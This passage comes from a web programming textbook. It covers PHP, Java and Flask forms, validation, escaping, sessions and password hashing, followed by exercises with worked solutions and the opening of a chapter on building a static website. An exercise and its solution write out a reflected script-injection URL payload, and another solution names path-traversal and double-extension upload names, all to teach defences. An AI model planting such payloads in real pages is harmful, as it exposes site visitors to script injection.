The chapter's code folder holds `php/`, `java/` and `python/`, and its `README.md` gives the commands for Windows, macOS and Linux, in a terminal and in VS Code: `php -S 127.0.0.1:8080` in `php/`; `javac *.java` then `java LaundrySite` in `java/`, serving on port 8090; `pip install flask` then `python app.py` in `python/`, serving on port 5000. The staff login is `kasir1@profitina-laundry.example` with `Kasir#2026`. **Table 3.18** is the vocabulary of the whole chapter in one place.

Table 3.18 The chapter's ideas in three stacks. Learn the row, and the column you happen to sit in stops mattering.

Idea	PHP	Java (JDK HttpServer)	Flask
A URL finds its code through	a file on disk	`createContext()` and a handler	`@app.route` and a function
Query value	`$_GET['q']`	`Web.query(ex).get("q")`	`request.args.get("q")`
Form field	`$_POST['name']`	`Web.form(ex).get("name")`	`request.form.get("name")`
Method	`$_SERVER['REQUEST_METHOD']`	`ex.getRequestMethod()`	`request.method`
Cookie in / out	`$_COOKIE`, `setcookie()`	`Web.cookies()`, `Web.setCookie()`	`request.cookies`, `set_cookie()`
Session	`session_start()`, `$_SESSION`	`Web.session(ex)` (hand-built)	`session` (signed cookie)
Escape for HTML	`htmlspecialchars()` in `h()`	`Web.h()`	automatic in Jinja
Redirect after POST	`header('Location: …', true, 303)`	`Web.redirect(ex, …)`	`redirect(…, code=303)`
Password hash	`password_hash()` / `password_verify()`	PBKDF2 in `Passwords.java`	Werkzeug
Include shared code	`require_once`	classes compiled together	`import`

These pages are the first piece of the finished Profitina Laundry application in `ProfitinaLaundry/App/`, which has the same services, outlets, rules and demo accounts, with a database instead of constants and a CSV file. Chapter 5 connects this chapter's pages to that database; the Flask API [10] and the JDK's `com.sun.net.httpserver` documentation [11] are the references for the other two tracks.

3.25 Profitina in Practice

Profitina, built in Surabaya and live at `app.profitina.com`, measures how ready a brand's website is to be *cited by AI answer engines* (Generative Engine Optimization, GEO). It is a Python application on FastAPI and PostgreSQL that runs its language model, Qwen2.5, locally. Four ideas of this chapter carry real weight there.

Every input is a fence. Profitina fetches website addresses that brand owners type, and a URL the server will request is among the most sensitive inputs there are: the wrong one points inward and turns the scanner into a tunnel. The defense has the shape of `validateContact()`: parse the value, insist on the shape you expect, compare with an allowlist, and pass on only what survived.

Escaping at output, every time. Its community feed shows text written by one user to every other user, the case where **Listing 3.29** stops being a classroom exercise. Every post and channel name goes through the escaper on its way into the page, by the rule of Section 3.19.

Sessions and passwords by the book. Accounts store Argon2id hashes, a stronger relative of the three in **Table 3.16**, and the login is rate-limited so that the slowness of each check is not the only brake on guessing.

Personal data is law, not preference. Under UU PDP 27/2022, Profitina provides explicit consent, data export, password change and full account deletion. The Laundry contact form asks for a name and a phone number, both personal data: the chapter caps their length, restricts their alphabet, stores only what passed and shows it only to logged-in staff. As always, the runnable case is Profitina Laundry; what carries across is the *shape*: untrusted input, a validator, an escaper, a session, a hash.

3.26 Common Mistakes, and How to Avoid Them

Writing `=` where you meant `==`. `if ($age = 17)` assigns and is always true. Write the constant first.

Reading `$_POST` on a GET. Test `$_SERVER['REQUEST_METHOD']`, and read optional fields with `?? ''` or `field()`.

Trusting browser validation, or a cookie. `required`, `type="email"` and the value of `$_COOKIE` all come from the visitor. The server check is the only check.

Printing input without `h()`. This is **Listing 3.29**. Escape at output, every value, every time, or use templates that do.

Answering a successful POST with a page. Refresh repeats the POST. Redirect with 303 and show the result on the GET.

A form token that `''` can match. Refuse an empty session token before comparing.

Storing a password, or a fast hash of it. Use `password_hash()`, PBKDF2 or Werkzeug, and never trim a password.

Keeping the session id across a login. Call `session_regenerate_id(true)` (or clear Flask's session) at the moment of login.

Trusting `$_FILES['x']['type']` or `['name']`. Read the real type with `finfo`; invent the file name.

Output before `header()`, `setcookie()` or `session_start()`. "Headers already sent." Leave the closing `?>` off pure-PHP files.

3.27 Chapter Summary

A server-side language runs on the server, and its output is the page (**Figure 3.2**). Each request is answered on its own.

PHP lives inside `<?php … ?>`, and every statement ends with `;`. Variables begin with `$` and take the type of their value; PHP juggles types, so compare with `===`. Java declares types; Python types values but refuses to guess.

Precedence decides order (**Table 3.3**); use `&&`, `||` and parentheses. Use `foreach` for arrays and `for` for counting. **Functions take copies** unless a parameter has `&`. **An array is an ordered map**; `sort()` destroys string keys.

Superglobals are how the request reaches you; Java's JDK server hands you raw text to parse, and Flask hands you `request.args`, `request.form` and `request.cookies`. Every value is a string from a stranger.

GET asks, POST does. The calculator is a GET; the contact form, the login and the logout are POSTs, and a successful POST redirects.

Validate on input; escape on output. Validation refuses what is not acceptable, preferably with an allowlist; escaping makes accepted text safe for one destination. **Listing 3.29** against **Listing 3.30** is that one sentence.

Cookies keep small values in the browser; sessions keep data on the server behind a random id. Protect the cookies with `HttpOnly` and `SameSite`, protect forms with a token, and change the session id at login.

Store password hashes, never passwords, with a slow salted function: `password_hash()`, PBKDF2 or scrypt.

The PHP manual [2] is the definitive reference for every function named here; Tatroe and MacIntyre [1] cover the whole language and Nixon [12] leads gently on to Chapter 5. On security, read the OWASP Top 10 [5] once this year and its cheat sheets on cross-site scripting [6] and password storage [9] before you deploy anything. HTTP's methods are defined in RFC 9110 [4] and cookies in RFC 6265 [7]; the Java track follows the JDK's HTTP server documentation [11] and the Python track the Flask documentation [10]. The personal-data obligations come from UU 27/2022 [8], and PSR-12 [3] settles questions of layout.

3.28 Exercises

3.1 Work out `2 + 3 * 4 ** 2 % 5` by hand, step by step in precedence order, then check with PHP.

3.2 Predict what `var_dump()` shows for `"5" + 5`, `"5" . 5`, `"5" == 5`, `"5" === 5`, `0 == ""`, `"abc" == 0`, `(int) "12 monkeys"` and `is_numeric("12 monkeys")`. Run it and explain every answer you got wrong.

3.3 Print the seven-times table from 7×1 to 7×10 in aligned columns.

3.4 Rewrite Exercise 3.3 with `while` and with `do … while`. Which of the three would you keep, and why?

3.5 In the loop of **Table 3.5**, move `continue` to 2 and `break` to 9. Trace it by hand, then run it.

3.6 Write `isPrime(int $n): bool` and test it on 1, 2, 9, 17, 25, 97 and 100. Why may the loop stop at $\sqrt{n}$?

3.7 Predict, then run: `f(int $x)` doubles `$x` and returns it; `g(int &$x)` does the same; each is called with a variable holding 5.

3.8 With the prices of S0001, S0003 and S0005 in an array and a basket of four kilograms of S0001 and one S0005, print one line per service and a total in Indonesian digit grouping.

3.9 For `$g = ["Yarik" => 80, "Naya" => 90, "Masha" => 75]`, which function sorts by grade keeping the names, which sorts by name, and what does `sort($g)` do?

3.10 Write `rupiahByHand(int $amount)` that groups digits with dots **without** `number_format()`, and compare it with `number_format()` for 8000, 195000, 1234567 and 100.

3.11 Write `slug(string $s)` that lower-cases, turns each run of non-alphanumeric characters into one hyphen, and trims hyphens from both ends. Test `"Wash and Fold"`, `"  Dry Clean!!  "` and `"Setrika & Lipat"`.

3.12 `a.php` and `b.php` both `require 'helpers.php'`, and `index.php` requires both. What happens, and which change fixes it?

3.13 For `calculator.php?service=S0001&units=4`, write the exact contents of `$_GET`, with the type of each value. What are the Java and Flask expressions for the same two values?

3.14 GET or POST, and why: (a) a search box; (b) logging in; (c) page 3 of a list; (d) deleting a message; (e) a price a customer will share; (f) logging out.

3.15 `<p>Welcome, <?php echo $_GET['user']; ?></p>`: give a URL that runs JavaScript of your choosing, repair the page, and show the same URL is now harmless.

3.16 `contact.php` answers a good POST with 303 and a `Location` header. What would go wrong if it answered with the thank-you page directly?

3.17 Add a pickup date to a form: required, `YYYY-MM-DD`, not in the past, at most 30 days ahead. Write the validator and show it refusing four different bad values.

3.18 Name three reasons not to trust `$_FILES['slip']['name']`, and say what to do instead.

3.19 A file has `echo "one"` on line 3 and `echo "two";` on line 4, and PHP reports a parse error on line 4. Explain precisely why.

3.20 Port `whole()` of **Listing 3.20** to Python and Java and test `"4"`, `"04"`, `"4.5"`, `"-2"`, `"abc"`, `"1000"` and the Arabic-Indic digit ٤ (U+0664). What changes if the Python pattern says `\d`?

3.21 Write a page that counts how many times *this visitor* has opened it, using a session. Show that a second visitor starts again at 1.

3.22 Why does `login.php` call `session_regenerate_id(true)`, and why does `checkLogin()` verify a dummy hash for an unknown e-mail?

3.29 Solutions to the Exercises

Every program below is in `Code_new/Chapter03/php/exercises/` (and the Java and Python folders for 3.20); the outputs are real.

3.1 `**` first: $4^2 = 16$, giving `2 + 3 * 16 % 5`. `*` and `%` share a level and associate left, so `3 * 16` is 48 and `48 % 5` is 3. Last, $2 + 3 = 5$. The common wrong answer, 2, comes from doing `16 % 5` first.

```php
<?php
echo "2 + 3 * 4 ** 2 % 5 = ", 2 + 3 * 4 ** 2 % 5, PHP_EOL;
```

```
2 + 3 * 4 ** 2 % 5 = 5
```

3.2

```php
<?php
var_dump("5" + 5, "5" . 5, "5" == 5, "5" === 5, 0 == "", "abc" == 0,
         (int) "12 monkeys", is_numeric("12 monkeys"));
```

```
int(10)
string(2) "55"
bool(true)
bool(false)
bool(false)
bool(false)
int(12)
bool(false)
```

`+` forces numbers and `.` strings; `==` converts and `===` does not. `0 == ""` and `"abc" == 0` are false since PHP 8, because a non-numeric string compared with a number turns the *number* into a string. `(int)` reads digits from the front; `is_numeric()` judges the whole string.

3.3

```php
<?php
for ($i = 1; $i <= 10; $i++) {
    printf("7 x %2d = %2d%s", $i, 7 * $i, PHP_EOL);
}
```

```
7 x  1 =  7
7 x  2 = 14
7 x  3 = 21
7 x  4 = 28
7 x  5 = 35
7 x  6 = 42
7 x  7 = 49
7 x  8 = 56
7 x  9 = 63
7 x 10 = 70
```

3.4 `$i = 1; while ($i <= 10) { printf(…); $i++; }`, or the same body in `do { … } while ($i <= 10);`. Keep `for`: the count is known and all three parts sit on one line.

3.5

```php
<?php
for ($i = 0; $i <= 10; $i++) {
    if ($i == 2) { continue; }
    if ($i == 9) { break; }
    echo "$i ";
}
echo PHP_EOL;
```

```
0 1 3 4 5 6 7 8
```

At 2 `continue` skips the `echo` but the increment still runs; at 9 `break` ends the loop before the `echo`, so 9 and 10 never appear.

3.6

```php
<?php
function isPrime(int $n): bool {
    if ($n < 2)      { return false; }
    if ($n % 2 == 0) { return $n == 2; }
    for ($d = 3; $d * $d <= $n; $d += 2) {
        if ($n % $d == 0) { return false; }
    }
    return true;
}
foreach ([1, 2, 9, 17, 25, 97, 100] as $n) {
    echo $n, " -> ", var_export(isPrime($n), true), PHP_EOL;
}
```

```
1 -> false
2 -> true
9 -> false
17 -> true
25 -> false
97 -> true
100 -> false
```

If $n = a \times b$ with $a \leq b$, then $a \leq \sqrt{n}$, so every composite number has a divisor at or below its square root. Testing `$d * $d <= $n` keeps the arithmetic in integers.

3.7

```php
<?php
function f(int $x): int  { $x = $x * 2; return $x; }
function g(int &$x): int { $x = $x * 2; return $x; }
$a = 5; $r = f($a); echo "f: a=$a r=$r", PHP_EOL;
$b = 5; $r = g($b); echo "g: b=$b r=$r", PHP_EOL;
```

```
f: a=5 r=10
g: b=10 r=10
```

`f` received a copy, so `$a` is untouched; `g` received the variable itself.

3.8

```php
<?php
$prices = ['S0001' => 8000, 'S0003' => 6000, 'S0005' => 65000];
$basket = ['S0001' => 4, 'S0005' => 1];          // service => units
$total  = 0;
foreach ($basket as $service => $units) {
    $line   = $units * $prices[$service];
    $total += $line;
    printf("%-6s %3d x %6d = Rp %s%s", $service, $units, $prices[$service],
           number_format($line, 0, ',', '.'), PHP_EOL);
}
echo "TOTAL                  Rp ", number_format($total, 0, ',', '.'), PHP_EOL;
```

```
S0001    4 x   8000 = Rp 32.000
S0005    1 x  65000 = Rp 65.000
TOTAL                  Rp 97.000
```

3.9 `asort($g)` sorts by grade with names attached; `ksort($g)` sorts by name; `sort($g)` sorts the grades and renumbers the keys 0, 1, 2, destroying the names (**Figure 3.28**).

3.10

```php
<?php
function rupiahByHand(int $amount): string {
    $digits = (string) $amount;
    $out    = '';
    $count  = 0;
    for ($i = strlen($digits) - 1; $i >= 0; $i--) {
        $out = $digits[$i] . $out;
        $count++;
        if ($count % 3 == 0 && $i > 0) { $out = '.' . $out; }
    }
    return 'Rp ' . $out;
}
foreach ([8000, 195000, 1234567, 100] as $n) {
    echo rupiahByHand($n), '  ', 'Rp ' . number_format($n, 0, ',', '.'), PHP_EOL;
}
```

```
Rp 8.000  Rp 8.000
Rp 195.000  Rp 195.000
Rp 1.234.567  Rp 1.234.567
Rp 100  Rp 100
```

The `$i > 0` test stops a leading dot on `1.234.567`.

3.11

```php
<?php
function slug(string $s): string {
    $s = strtolower(trim($s));
    $s = preg_replace('/[^a-z0-9]+/', '-', $s);
    return trim($s, '-');
}
foreach (["Wash and Fold", "  Dry Clean!!  ", "Setrika & Lipat"] as $s) {
    echo slug($s), PHP_EOL;
}
```

```
wash-and-fold
dry-clean
setrika-lipat
```

3.12 `helpers.php` is loaded twice, its functions are declared twice, and PHP stops with "Cannot redeclare function". Change `require` to `require_once` (**Table 3.11**).

3.13 `$_GET` is `['service' => "S0001", 'units' => "4"]`, and **both values are strings**; `$_POST` is empty. In Java, `Web.query(ex).get("service")` and `Web.query(ex).get("units")`; in Flask, `request.args["service"]` and `request.args["units"]`, strings as well.

3.14 (a) GET: it asks, and the result should be shareable. (b) POST: it changes state, and the password must stay out of the address bar, history and logs. (c) GET: a page number is part of a view's address. (d) POST: a GET that deletes could be triggered by a link or a prefetching browser. (e) GET: sharing is the requirement, as in the calculator. (f) POST with a token, as in **Listing 3.39**: otherwise any page could log your staff out with an image tag.

3.15 `page.php?user=<script>alert("stolen")</script>` (URL-encoded) makes the browser run the script. The repair is `<p>Welcome, <?= h($_GET['user'] ?? '') ?></p>`; the same URL then yields `<script>…`, drawn as text, exactly the difference between the outputs of **Listing 3.29** and **Listing 3.30**.

3.16 The last request would be the POST, so refresh would store the message again. With 303 the last request is a GET, and the session carries the thank-you across.

3.17

```php
<?php
/** Validate a pickup date: required, a real date, today or later, at most 30 days ahead.
*/
function validatePickup(string $raw, string $today): array {
    $raw = trim($raw);
    if ($raw === '') {
        return [null, 'Please give a pickup date.'];
    }
    $d = DateTime::createFromFormat('!Y-m-d', $raw);
    if (!$d || $d->format('Y-m-d') !== $raw) {
        return [null, 'Use the format YYYY-MM-DD, for example 2026-09-25.'];
    }
    $now = new DateTime($today);
    if ($d < $now) {
        return [null, 'The pickup date cannot be in the past.'];
    }
    if ((int) $now->diff($d)->days > 30) {
        return [null, 'We can only book 30 days ahead.'];
    }
    return [$d->format('Y-m-d'), null];
}
foreach (['', '2026-13-45', '25/09/2026', '2026-09-01', '2026-09-25', '2026-12-31'] as $in)
{
    [$ok, $err] = validatePickup($in, '2026-09-23');
    printf("%-12s -> %s%s", '"' . $in . '"', $ok ?? $err, PHP_EOL);
}
```

```
""           -> Please give a pickup date.
"2026-13-45" -> Use the format YYYY-MM-DD, for example 2026-09-25.
"25/09/2026" -> Use the format YYYY-MM-DD, for example 2026-09-25.
"2026-09-01" -> The pickup date cannot be in the past.
"2026-09-25" -> 2026-09-25
"2026-12-31" -> We can only book 30 days ahead.
```

The round-trip test `$d->format('Y-m-d') !== $raw` is the key line: `createFromFormat()` would roll `2026-13-45` into a later real date, and comparing the round trip catches it. The `!` in the format sets the time to midnight, so today itself is not “in the past”.

3.18 The name comes from the client: it may contain `../` to write outside the folder; it may carry a double extension such as `slip.php.jpg`; and two customers may both send `slip.jpg`, one overwriting the other. Invent the name, `'slip-' . bin2hex(random_bytes(8))`, and take the extension from an allowlist keyed by the type read from the bytes, as **Listing 3.45** does.

3.19 Parse errors are found while reading, before anything runs. After `echo "one"` PHP needs `,` or `;`; the next token is the `echo` on line 4, so line 4 is where it could not go on. The mistake is on line 3.

3.20

```python
"""ex20_whole.py — whole() from lib/validate.php, in Python, and the trap it avoids."""
import re

def whole(s, lo, hi):
    if not re.fullmatch(r"[0-9]{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None

def whole_with_d(s, lo, hi):          # the same, written with \d
    if not re.fullmatch(r"\d{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None

for s in ["4", "04", "4.5", "-2", "abc", "1000", "٤"]:
    print(f"{s!r:8} whole -> {whole(s, 1, 999)!s:5} with \\d -> {whole_with_d(s, 1, 999)}")
```

```
'4'      whole -> 4     with \d -> 4
'04'     whole -> 4     with \d -> 4
'4.5'    whole -> None  with \d -> None
'-2'     whole -> None  with \d -> None
'abc'    whole -> None  with \d -> None
'1000'   whole -> None  with \d -> None
'٤'      whole -> None  with \d -> 4
```

```java
/** Ex20Whole.java — whole() from lib/validate.php, in Java.  Run: java Ex20Whole.java */
public class Ex20Whole {
    static Integer whole(String s, int min, int max) {
        if (!s.matches("[0-9]{1,9}")) {
            return null;
        }
        int n = Integer.parseInt(s);
        return (n >= min && n <= max) ? n : null;
    }

    public static void main(String[] args) {
        for (String s : new String[] {"4", "04", "4.5", "-2", "abc", "1000", "٤"}) {
            String label = s.chars().allMatch(c -> c < 128) ? "'" + s + "'" :
"U+%04X".formatted(s.codePointAt(0));
            System.out.printf("%-8s -> %s%n", label, whole(s, 1, 999));
        }
    }
}
```

```
'4'      -> 4
'04'     -> 4
'4.5'    -> null
'-2'     -> null
'abc'    -> null
'1000'   -> null
U+0664   -> null
```

The two agree on every input with `[0-9]`. With `\d`, Python accepts ٤ as the number 4, because in Python 3 `\d` matches every Unicode decimal digit and `int()` converts them. A validator should say exactly the characters it means.

3.21

```php
<?php
// ex21_counter.php — how many times has THIS visitor opened the page?
session_start();
$_SESSION['visits'] = ($_SESSION['visits'] ?? 0) + 1;
header('Content-Type: text/plain; charset=utf-8');
echo "Visit number ", $_SESSION['visits'], " in this session.", PHP_EOL;
```

Run with `php -S` in the `exercises` folder; three requests sharing a cookie jar, then one without:

```
Visit number 1 in this session.
Visit number 2 in this session.
Visit number 3 in this session.
Visit number 1 in this session.
```

The fourth request sent no cookie, so it received a new session and started again at 1.

3.22 Whoever planted or saw a session id before login would share the session after it; a new id at login makes the old one worthless. The dummy hash makes known and unknown e-mails take the same time, so timing reveals nothing.

Chapter 4

Evaluation and Discussion I: From a Static Site to a Validated Form

This chapter teaches no new language feature. It puts everything Chapters 1 to 3 have given you — the journey of a request, HTML, CSS and JavaScript, and PHP — to work on eleven complete problems, solved from nothing with every step written down. The first four problems form one project: build a five-page personal website with HTML, CSS and JavaScript, give each page a clean address such as `/portfolio/profile`, write a report that evaluates the site with evidence, and publish the site and its source code. The other seven problems are new and come from the case study of this book, Profitina Laundry: following one request for an order's status across the wire, choosing between GET and POST, marking up the price list as a real table, working out which CSS rule wins and how wide a box really is, computing a live price estimate in JavaScript without losing a rupiah, pricing a bill in PHP with arrays, loops and sorting, and accepting a drop-off form that validates every field and escapes everything it prints. Every problem is solved in the technology it asks for and again in Java, with the HTTP server that comes inside the JDK, and in Python, with Flask; every output quoted is the output the program really produced; and every problem ends with a *tempting wrong solution*, the exact way it fails, and a *check yourself* variant with its answer. By the end of the chapter you will have a method for any small web programming problem and eleven fully worked examples of that method to lean on.

4.1 Where We Left Off

Before solving anything, let us lay out the tools. Every problem in this chapter reaches for a handful of them, and naming the tool you need is already half of the work.

From **Chapter 1** you have the journey of a request: a URL taken apart into scheme, host, port, path, query and fragment; DNS and TCP; and HTTP, a request line such as `GET /status HTTP/1.1`, headers, an empty line and perhaps a body, answered by a status line such as `HTTP/1.1 200 OK`, headers and a body. You know the status families — 2xx success, 3xx "look elsewhere", 4xx "your request was wrong", 5xx "the server failed" — and the difference between a static and a dynamic page. You also installed the workbench: editor, browser, PHP, JDK, Python with Flask, Node and Git.

From **Chapter 2** you have the languages of the page: HTML for structure, CSS for looks, with competing rules decided by the *cascade* (importance, *specificity*, order, inheritance) and every element a box of content, padding and border, and JavaScript for behavior, reacting to events without asking the server.

From **Chapter 3** you have the server side: PHP mixed with HTML, variables, type juggling, decisions, loops, functions, arrays, strings, and the *superglobals* `$_GET`, `$_POST` and `$_SERVER` through which a request reaches your code; and a form validated on the server and escaped with `htmlspecialchars`.

Table 4.1 shows which of these tools each problem of the chapter exercises most. Use it as a map. If HTTP still feels abstract, begin with Problems 4.5 and 4.6; if CSS surprises you, begin with Problem 4.8; if PHP arrays are shaky, begin with Problem 4.10.

Table 4.1 The eleven problems of this chapter and the tools from Chapters 1 to 3 that each one exercises most.

Problem	Topic	Main tools from Chapters 1–3
4.1	Five pages of a personal website	HTML structure, one stylesheet, one script
4.2	Clean URLs for the five pages	paths, the index document rule, 301 and 404, a PHP router
4.3	The project report	measuring a site, the developer tools, writing evidence
4.4	Deploying and publishing the source	Git, a static host, checking the live site
4.5	One request on the wire	URL parts, request and response, status codes
4.6	GET or POST	query string against body, percent-encoding, redirect after POST
4.7	The price list as a table	semantic HTML, `thead`, `th scope`, escaping `&`
4.8	Which rule wins, and how wide is the box	specificity, source order, the box model
4.9	A live price estimate	events, strings from form fields, exact money
4.10	The bill in PHP	associative arrays, `foreach`, `break`, `continue`, sorting
4.11	The drop-off form, validated	`$_POST`, regular expressions, `htmlspecialchars`, 422

4.2 How to Approach a Web Programming Problem

A beginner handed a web problem starts typing `<html>`; an experienced developer first follows a routine. The mathematician George Pólya described such a routine for problems of every kind — understand the problem, devise a plan, carry it out, look back [1] — and the same four movements, stretched into eight small steps, serve web programmers just as well. **Figure 4.1** shows the eight steps we follow for every problem in this chapter.



Figure 4.1 The eight steps used for every problem in this chapter; the dashed arrow is the loop between building and observing.

4.2.1 The eight steps

Step 1 — Read the problem and restate it in your own words. Write, in one or two sentences, what goes *in* (usually a request: an address typed, a form sent) and what must come *out* (a page, a status code, a redirect). Circle every URL, field name and number in the statement: those are your test cases.

Step 2 — Work the examples by hand. Before any code, decide exactly what a few requests must receive: sketch a page on paper, do a computation with every intermediate number written down, or list two form inputs that must be accepted and two that must be refused. These answers become the expected outputs of step 5.

Step 3 — Decide what runs where. This step is special to the web. Some work happens in the browser (layout, CSS, JavaScript), some on the server (PHP, Java or Python builds the answer),

and some in the host's configuration. "The address must be `/portfolio/profile`" is not an HTML question but a question of what the server does with a path; "show the price while the customer types" cannot be answered by the server, which hears nothing until the form is sent. Write down, for each requirement, the side that must satisfy it.

Step 4 — Sketch the files, the URLs and the data. Draw the folder tree, write next to each file the URL that reaches it, and write the data the program needs as a small table.

Step 5 — Write the check first. Turn the examples of step 2 into something a machine can repeat: a list of URLs with the status each must return, or a table of inputs and expected outputs. Every check program in this chapter prints one line per case, so a failure cannot be missed.

Step 6 — Build in small steps. One page, served and looked at; then the next. One route, requested and its status read; then the next.

Step 7 — Run and observe. Do not trust what you *think* the browser or the server does; look, with the instruments of Section 4.2.2. The first place where what you observe differs from step 2 *is* the bug; fix it and run every check again — the dashed arrow in **Figure 4.1**.

Step 8 — Look back. Which request did I not try? What is the most *tempting* wrong way to solve this, and why does it fail? Could I solve a slightly different version? These questions are the last parts of every problem in this chapter.

> **WHY "WHAT RUNS WHERE" COMES BEFORE ANY CODE.** Most beginners' web bugs are not typing mistakes; they are work placed on the wrong side. A price computed only in JavaScript can be changed by anyone who opens the developer tools. A form checked only in HTML can be sent with `curl` without ever seeing the HTML. A clean URL written into a link does nothing if the server does not know what to answer. Step 3 takes two minutes and prevents the kind of bug that no amount of careful typing fixes.

4.2.2 Three instruments that show what really happened

A web program is a conversation between two programs, and most of it is invisible. Three instruments make it visible, and every problem in this chapter uses at least one of them.

`curl`, the conversation in text. `curl` sends one HTTP request and prints the answer [2]; it ships with Windows 10 and 11, macOS and Linux. `curl -i URL` adds the status line and headers, `curl -v URL` also shows the request (`>`) and response (`<`) lines, and `curl -d "a=1&b=2" URL` sends a POST. It runs no JavaScript and follows no redirect unless told to (`-L`), so it shows exactly what the server said.

The developer tools, the conversation as a browser lives it. Press F12 (macOS: Option-Command-I). *Elements* shows the tree the browser *built*, *Network* every request with its status and size, *Console* the JavaScript errors.

A headless browser, the developer tools as a program. A *headless* browser is a real browser engine without a window, driven by a program. The Playwright library [3] opens a page, types, clicks, and asks what the browser computed. Five small, optional Python programs in this chapter use it (install with `pip install playwright` and `playwright install chromium`, or just read their quoted output).

4.2.3 How each problem is laid out

Every problem section has the same parts, so that you always know where you are:

1. **The problem** — the statement, in a box.
2. **Understanding it by hand** — the statement in plain words, the examples worked on paper, and the decision of what runs where (steps 1 to 4).
3. **The solution in the technology the problem asks for** — HTML, CSS and JavaScript for the page problems, PHP for the server problems — with the check and its real output (steps 5 to 7).
4. **The Java solution** — the same behavior on the JDK's own HTTP server, `com.sun.net.httpserver.HttpServer`, which needs no download beyond the JDK [4]; for problems that are pure computation, a plain Java program.
5. **The Python solution** — the same behavior in Flask [5]; for pure computation, a plain Python program.
6. **A tempting wrong solution** — a program that looks right, what it really does, and why it fails (step 8).
7. **Check yourself** — a variant of the problem with its answer.

The three tracks are one answer said three times, and for most problems the chapter proves it by comparing their outputs byte for byte; seeing an idea in three languages shows which part is the idea and which part is only the language.

4.2.4 The code folder

All programs are in the folder `Chapter04` of the book's code, laid out as **Table 4.2** shows. Every listing is a complete file printed exactly as it is, and every quoted output came from running it. `run_all.sh` starts every server, runs every check, writes every output into `outputs/` and stops every server again in about fifteen seconds; `README.md` explains how to run each example on Windows, macOS and Linux, in a terminal and in Visual Studio Code.

Table 4.2 The layout of the chapter's code folder; each track has its own folder and every server listens on its own port.

Folder	What it holds
`web/portfolio/`	the five-page static site of Problems 4.1 to 4.4
`web/pages/`	the main part of each portfolio page, shared by the Java and Flask servers
`web/laundry/`	the Profitina Laundry pages: drop-off form, price list, estimate
`web/tools/`	Node programs and the publishing rehearsal script
`web/wrong/`	the tempting wrong solutions written in HTML and JavaScript
`php/`	the PHP solutions and `wrong_*.php`
`java/`	the Java solutions, one file per program
`python/`	the Flask applications, the command-line tools and the browser checks

Each server has its own port, so all can run at once: the portfolio on 8401 (PHP), 8402 (Java) and 8403 (Flask), a plain static host on 8404, and the Profitina Laundry servers from 8411 to 8454.

4.3 Problem 4.1 — Five Pages of a Personal Website

The first four problems of this chapter are one project, cut into the four pieces that a real project has: the content, the addresses, the written evaluation, and the publication. Each piece is a problem of its own, and each is worth solving separately, because each fails in its own way.

4.3.1 The problem

> **PROBLEM 4.1.** Build a static personal website using HTML, CSS and JavaScript. You are free to use libraries and frameworks such as jQuery or Bootstrap for layout and styling. The website must include the following pages: a **Homepage**, the main landing page; a **Profile**, information about yourself; a **Hometown**, a brief description of your hometown; a **Local Food** page, a feature on local food from your hometown; and a **Tourist Places** page, a guide to tourist attractions in your hometown.

4.3.2 Understanding it by hand

Restating it. In: nothing — nobody fills in anything; a visitor only reads and clicks. Out: five HTML documents that belong together, look like one site, and let the visitor move from any page to any other. Three words in the statement carry more weight than they seem to.

Static. A static site is one in which the server hands back a file that already exists on disk, unchanged; nothing is assembled at request time (Chapter 1, Section 1.10). So there is no PHP, no database and no form that sends anything anywhere. Everything the visitor sees must already be written in the files.

Pages. Five *pages*, not five *sections* of one page. Each must be a document of its own, with its own title in the browser tab and, as Problem 4.2 will require, its own address.

HTML, CSS and JavaScript. All three. The site needs at least one small, honest piece of behavior. It does not need much; a site whose pages are complete without the script, and a little better with it, is exactly what Chapter 2 called *progressive enhancement*.

Working the example by hand. The example of this chapter is the site of a student, Ayu Pramesti, who studies Informatics in Surabaya and comes from Malang in East Java. On paper, each page is the same frame around different content:

```
+-------------------------------------------------------+
| Ayu Pramesti   Home  Profile  Hometown  Local Food  ...  |   header + navigation
+-------------------------------------------------------+
| <h1> one heading that names the page                    |
| one sentence that says what the page is for             |   main
| [card] [card] [card] ...                                |
+-------------------------------------------------------+
| A personal website - (c) 2026 Ayu Pramesti              |   footer
+-------------------------------------------------------+
```

Five pages times one frame gives the first design decision: the header, the navigation and the footer are *identical* on every page, and only the main part changes. The second decision follows from the first: one stylesheet, `site.css`, shared by all five pages, and one script, `site.js`, shared as well. When the visitor moves from Profile to Food, the browser already holds the stylesheet in its cache and only the new HTML travels.

What runs where. Everything in this problem runs in the browser: the HTML is laid out, the CSS is applied, the script marks the current page in the menu. The server — any server — only sends files. That is what “static” means, seen from step 3.

The files. The folder tree, with the address each file will answer to, is:

```
web/portfolio/
  index.html              ->  /portfolio/            Homepage
  profile/index.html      ->  /portfolio/profile/    Profile
  hometown/index.html     ->  /portfolio/hometown/   Hometown
  food/index.html         ->  /portfolio/food/       Local Food
  tourist/index.html      ->  /portfolio/tourist/    Tourist Places
  404.html                    the page shown for an address that does not exist
  assets/site.css             one stylesheet for all pages
  assets/site.js              one script for all pages
```

Why a folder per page instead of five files called `profile.html`, `food.html` and so on is the subject of Problem 4.2. For now, notice only that the tree has five pages, one stylesheet and one script, which is what the statement asked for and nothing more.

4.3.3 The HTML

Listing 4.1 is the homepage. Read it from the top.

Listing 4.1 `web/portfolio/index.html`: the homepage. The header, navigation and footer are the same on all five pages; only `main` changes.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Home &mdash; Ayu Pramesti</title>
  <meta name="description" content="Personal website of Ayu Pramesti, an Informatics
student at ITS Surabaya.">
  <link rel="stylesheet" href="/portfolio/assets/site.css">
</head>
<body>
  <a class="skip" href="#content">Skip to content</a>
  <header class="site">
    <div class="bar">
      <a class="brand" href="/portfolio/">Ayu Pramesti</a>
      <nav class="main" aria-label="Main">
        <a href="/portfolio/">Home</a>
        <a href="/portfolio/profile/">Profile</a>
        <a href="/portfolio/hometown/">Hometown</a>
